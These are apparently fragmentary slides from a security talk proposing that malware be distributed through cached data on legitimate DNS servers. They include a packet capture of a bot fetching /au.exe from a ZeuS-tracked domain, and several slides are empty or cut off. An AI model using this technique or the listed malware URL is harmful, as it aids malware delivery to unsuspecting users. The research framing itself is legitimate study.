

# Cloud Malware Distribution

**DNS will be your friend**

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# 01 Malware on legitimate DNS

- Nowadays, many legitimate Web sites are serving malware.
  - But ... Attacker must compromise the server first.
- Why couldn't we do it differently?
  - Using legitimate DNS caches.
  - We can inject malware into caches without needing to compromise them.


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## Introduction

- Cloud Malware Distribution (CMD)
  - An alternative method for malware distribution using Cache DNS services.
- Why cloud?
  - DNS service is one of the first cloud services.
- How?
  - By using the protocol and the architecture.

01

## Break point (I)



Torpig

1. GET resource
2. Process resource
3. GET payload

4. Process payload
5. **Update Bot**




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## Break point (II)

abuse.ch ZeuS Tracker

[megasticks.ru/au.exe](http://megasticks.ru/au.exe)

1	2011-02-23 09:55	172.27.9.96	80.58.102.65	DNS	Standard query A megasticks.ru
2	2011-02-23 09:55	172.27.9.96	80.58.102.65	DNS	Standard query A megasticks.ru
3	2011-02-23 09:55	80.58.102.65	172.27.9.96	DNS	Standard query response A 68.65.39.62 A 195.214.238.241 A
4	2011-02-23 09:55	80.58.102.65	172.27.9.96	DNS	Standard query response A 68.65.39.62 A 195.214.238.241 A
5	2011-02-23 09:55	172.27.9.96	68.65.39.62	TCP	mgesupervision > http [SYN] Seq=0 win=8192 Len=0 MSS=1260
6	2011-02-23 09:55	68.65.39.62	172.27.9.96	TCP	http > mgesupervision [SYN, ACK] Seq=0 Ack=1 win=8192 Len=0
7	2011-02-23 09:55	172.27.9.96	68.65.39.62	TCP	mgesupervision > http [ACK] Seq=1 Ack=1 win=17640 Len=0
8	2011-02-23 09:55	172.27.9.96	68.65.39.62	HTTP	GET /au.exe HTTP/1.1
9	2011-02-23 09:55	172.27.9.96	68.65.39.62	HTTP	[TCP Retransmission] GET /au.exe HTTP/1.1
10	2011-02-23 09:55	68.65.39.62	172.27.9.96	TCP	http > mgesupervision [ACK] Seq=1 Ack=436 win=65100 Len=0
11	2011-02-23 09:55	68.65.39.62	172.27.9.96	TCP	[TCP segment of a reassembled PDU]
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HTTP GET file





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
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## Architecture


- Hierarchical naming system.
- Globally deployed, universally employed.
- DNS traffic is usually allowed, even in the most restrictive environments.
- Not inspected, ..., as it should be.
- **DNS is a key enabling technology for botnets.**

# 02 Hierarchical Architecture (I)



# 02 Hierarchical Architecture (II)

Where's  
fran.cmdns.h4ck.me?




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## DNS caching

- DNS responses are cached:
  - The authoritative server uses the TTL value to set the "expiration date" for every record.
  - Other queries may reuse some parts of the lookup (quick response).
  - Negative caching is useful.
- **Although the source is gone, information remains stored.**


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
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# Types of (II)



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
# Types of (III)





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## DNS Protocol (I)



